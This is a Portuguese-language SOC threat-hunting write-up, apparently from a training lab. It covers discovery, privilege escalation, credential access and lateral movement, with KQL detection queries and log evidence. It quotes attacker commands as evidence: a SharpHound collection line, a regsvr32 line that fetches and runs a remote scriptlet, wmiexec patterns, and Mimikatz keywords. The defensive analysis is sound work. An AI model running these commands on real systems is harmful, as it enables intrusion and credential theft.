Investigação: Tática de Descoberta (Discovery)

Relatório técnico focado na identificação de atividades de reconhecimento de rede, usuários e diretório, mapeando a progressão do adversário no ambiente.

1. Estratégia de Hunting (KQL & Sysmon)

A detecção baseia-se no monitoramento de ferramentas nativas operando sob contextos anômalos.


Vetor de Busca	Lógica de Detecção
Reconhecimento de Host	Busca por Event ID 1 (Processo) envolvendo binários como `whoami`, `hostname` e `netstat`.
Varredura de Rede	Identificação de conexões internas massivas para portas distintas via Packetbeat.
Enumeração de AD	Detecção de tráfego LDAP (389/636) originado por processos não-administrativos.

---

2. Evidências Críticas (Comprovação Técnica)

A. Identificação do Atacante no DC01

- **Conta Identificada:** `backupadm`.
- **Contexto:** Esta conta foi flagrada executando comandos de enumeração para identificar privilégios e sessões ativas no Domain Controller.




B. Varredura de Rede e Processo Pai

- **Binário de Varredura:** n.exe.
- **Processo Pai:** powershell.exe.
- **Anomalia:** O processo n.exe realizou conexões para **1023 portas** diferentes entre a estação WKSTN-2 e o servidor INTSRV01.

C. Coleta de Dados do Active Directory

- **Ferramenta:** SharpHound.exe.
- **Linha de Comando:** \SharpHound.exe -c All -d thm.local --outputdirectory C:\Users\bill.hawkins\Desktop\.
- **Risco:** Coleta massiva de objetos do AD para mapeamento de caminhos de ataque (BloodHound).



3. Conclusão Forense

A confirmação do uso de **SharpHound** e scripts PowerShell com parâmetros de evasão (`-ep bypass`) indica que o adversário já possui um pé na rede e está ativamente buscando vetores para movimentação lateral. A detecção rápida desses comandos de "reconhecimento baixo" é o que diferencia um SOC reativo de um proativo.

Investigação: Escalada de Privilégios (TA0004)

Relatório técnico focado na identificação de elevação de privilégios através do abuso de tokens de impersonação e configurações incorretas de serviços.

1. Metodologia de Hunting (KQL)


A busca por escalada de privilégios concentra-se na identificação de processos onde o usuário pai tem privilégios inferiores ao usuário do processo filho.

Técnica	Consulta KQL de Referência
Abuso de Privilégios (Token)	winlog.event_id: 1 AND user.name: SYSTEM AND NOT winlog.event_data.ParentUser: "NT AUTHORITY\SYSTEM"
Abuso de Permissões de Serviço	winlog.event_id: 13 AND registry.path: *HKLM\\System\\CurrentControlSet\\Services*\\ImagePath*

2. Evidências Técnicas e Conclusões


A. Exploração de SeImpersonatePrivilege (PrintSpoofer)

- **Vetor de Ataque:** O atacante explorou a conta IIS APPPOOL\DefaultAppPool, que possui o privilégio de impersonação por padrão, para elevar o acesso.
- **Ferramenta Identificada:** spoofer.exe (Atribuído à ferramenta conhecida **PrintSpoofer** via análise de Hash).
- **Linha de Comando Gerada:**regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll



B. Modificação Maliciosa de Serviços (BinPath)

- **Usuário:** bill.hawkins utilizou o binário sc.exe para alterar o caminho de execução de serviços legítimos.
- **Serviços Comprometidos:** Além do SNMPTRAP, o serviço **THMService** também foi abusado para apontar para um binário malicioso.
- **Carga Útil (Payload):** C:\Users\bill.hawkins\Documents\update.exe.
- **Hash MD5 do Payload:** 0be0cd5d0f361be812e4eec615b9b5c4



3. Conclusão Forense

As investigações confirmaram duas tentativas bem-sucedidas de escalada para **NT AUTHORITY\SYSTEM**. A primeira utilizou técnicas de *Token Impersonation* e a segunda explorou permissões excessivas de escrita no registro de serviços (ImagePath). A detecção baseou-se na correlação entre modificações de registro e a subsequente execução de processos por contas privilegiadas com pais não-privilegiados.

Framework: MITRE ATT&CK (Privilege Escalation TA0004)

Investigação: Acesso por Credenciais (TA0006)

Relatório técnico sobre a detecção de roubo de segredos em memória, ataques de replicação de diretório e força bruta.

1. Metodologia de Hunting (KQL & Eventos)

A detecção foca no acesso a processos críticos de segurança e padrões anômalos de falha e sucesso em autenticações.


Técnica	ID do Evento	Lógica de Detecção
Mimikatz / LSASS	1 (Processo)	Busca por argumentos de linha de comando como sekurlsa::, privilege::debug ou criação de arquivos .DMP.
DCSync (Replicação)	4662 (AD DS)	Monitoramento de acesso a objetos do diretório com GUIDs de replicação por contas não-DCs.
Brute Force (Rede)	4625 (Falha)	Análise volumétrica de tentativas de login falhas por IP e usuário.

---

2. Evidências Técnicas e Conclussões


A. Extração de Memória do LSASS

- **Artefato Encontrado:** Criação do arquivo de despejo lsass.DMP.
- **Processo Criador:** taskmgr.exe (Gerenciador de Tarefas).
    - *Contexto:* O atacante utilizou o Gerenciador de Tarefas para despejar a memória do processo LSASS no diretório AppData\Local\Temp, visando extrair credenciais offline.
- **Mimikatz:** Identificada a execução do Invoke-Mimikatz.ps1 via PowerShell no host WKSTN-1.




B. Ataque de Replicação de Domínio (DCSync)

- **Conta Identificada:** backupadm.
- **Anomalia:** Esta conta solicitou privilégios de replicação de diretório contra o DC01.
- **GUID Detectado:** 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes-All).
    - *Risco:* O atacante obteve hashes de senhas de todos os usuários do domínio, incluindo Administradores.



C. Força Bruta e Comprometimento de Conta

- **Vítima:** jade.burke.
- **Origem:** IP 10.10.184.105 (Logon Type 3 - Rede).
- **Primeiro Processo após Invasão:** cmd.exe.
    - *Análise:* Após centenas de eventos 4625 (Falha), houve um evento 4624 (Sucesso), seguido imediatamente pela execução de comandos via cmd.exe no host WKSTN-1.



3. Conclusão Forense

As evidências confirmam que o adversário utilizou múltiplas frentes para obtenção de acesso. O comprometimento da conta backupadm via extração de memória permitiu o uso da técnica **DCSync**, garantindo controle total sobre o banco de dados de usuários do domínio. A detecção precoce de picos de falha de login e acesso ao processo LSASS são indicadores fundamentais de comprometimento de credenciais.

Framework: MITRE ATT&CK (Credential Access TA0006)

Investigação: Movimentação Lateral (TA0008)

Relatório focado na detecção de transição entre sistemas utilizando ferramentas legítimas (**WMI**) e técnicas de autenticação não convencionais (**Pass-the-Hash**).

1. Metodologia de Hunting (KQL & Comportamento)


A detecção de movimentação lateral exige a identificação de processos administrativos sendo disparados por sessões de rede remotas.

Técnica	ID do Evento	Indicador de Comprometimento (IoC)
WMIExec (Impacket)	1 (Processo)	Processo pai WmiPrvSE.exe gerando cmd.exe com redirecionamento para ADMIN$.
Pass-the-Hash (PtH)	4624 (Logon)	Logon Tipo 3, Processo NtLmSsp e KeyLength igual a 0.

2. Evidências Técnicas e Conclusões

A. Execução Remota via WMI (WMIExec)

- **Ferramenta Identificada:** Padrão de comando cmd.exe /Q /c * 1> \\127.0.0.1\ADMIN$*, característico do **wmiexec.py** (Impacket).
- **Contas Envolvidas:** Além de clifford.miller, a conta **pete.mccabe** também foi identificada utilizando WMIExec na estação WKSTN-1.
- **Origem do Ataque:** IP 10.10.184.105 (Identificado via Logon Tipo 3 adjacente à execução).



B. Autenticação Pass-the-Hash (PtH)

- **Métrica de Detecção:** Foram identificados **3** eventos legítimos de tentativa de autenticação via Pass-the-Hash (desconsiderando falsos positivos de LOGON ANÔNIMO).
- **Análise de Fluxo:** A autenticação bem-sucedida de clifford.miller permitiu a execução subsequente de comandos.
- **Comando Pós-PtH:** cmd.exe /Q /c "whoami /all 1> \\127.0.0.1\ADMIN$__1688887465.1504145 2>&1".
    - *(Referência: Valor completo da linha de comando após a primeira autenticação PtH bem-sucedida).*

log.level	information
message	Process Create: RuleName: - UtcTime: 2023-07-09 17:34:20.753 ProcessGuid: {6682e687-ef9c-64aa-ac02-000000000f00} ProcessId: 6692 Image: C:\Windows\System32\cmd.exe
process.args	cmd.exe, /Q, /c, whoami, 1>, \\127.0.0.1\ADMIN$__1688924047.711874, 2>&1
process.command_line	cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$__1688924047.711874 2>&1
process.entity_id	{6682e687-ef9c-64aa-ac02-000000000f00}
process.executable	C:\Windows\System32\cmd.exe
process.hash.md5	9d59442313565c2e0860b88bf32b2277
process.hash.sha256	d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5
process.name	cmd.exe
process.parent.args	C:\Windows\system32\wbem\wmiprvse.exe, -secured, -Embedding
process.parent.command_line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

3. Conclusão Forense

A movimentação lateral foi confirmada através do uso sistemático de ferramentas de prateleira (**Impacket**) para execução remota de código via WMI. A técnica de **Pass-the-Hash** foi o vetor principal para contornar a necessidade de senhas em texto claro, permitindo que o atacante utilizasse apenas os hashes extraídos do LSASS em fases anteriores. A correlação entre o IP de origem 10.10.184.105 em múltiplos ataques indica que esta máquina serviu como o principal ponto de pivô na rede.

Analista Responsável: Cauã
Data: 12 de Março de 2026

Framework: MITRE ATT&CK (Lateral Movement TA0008)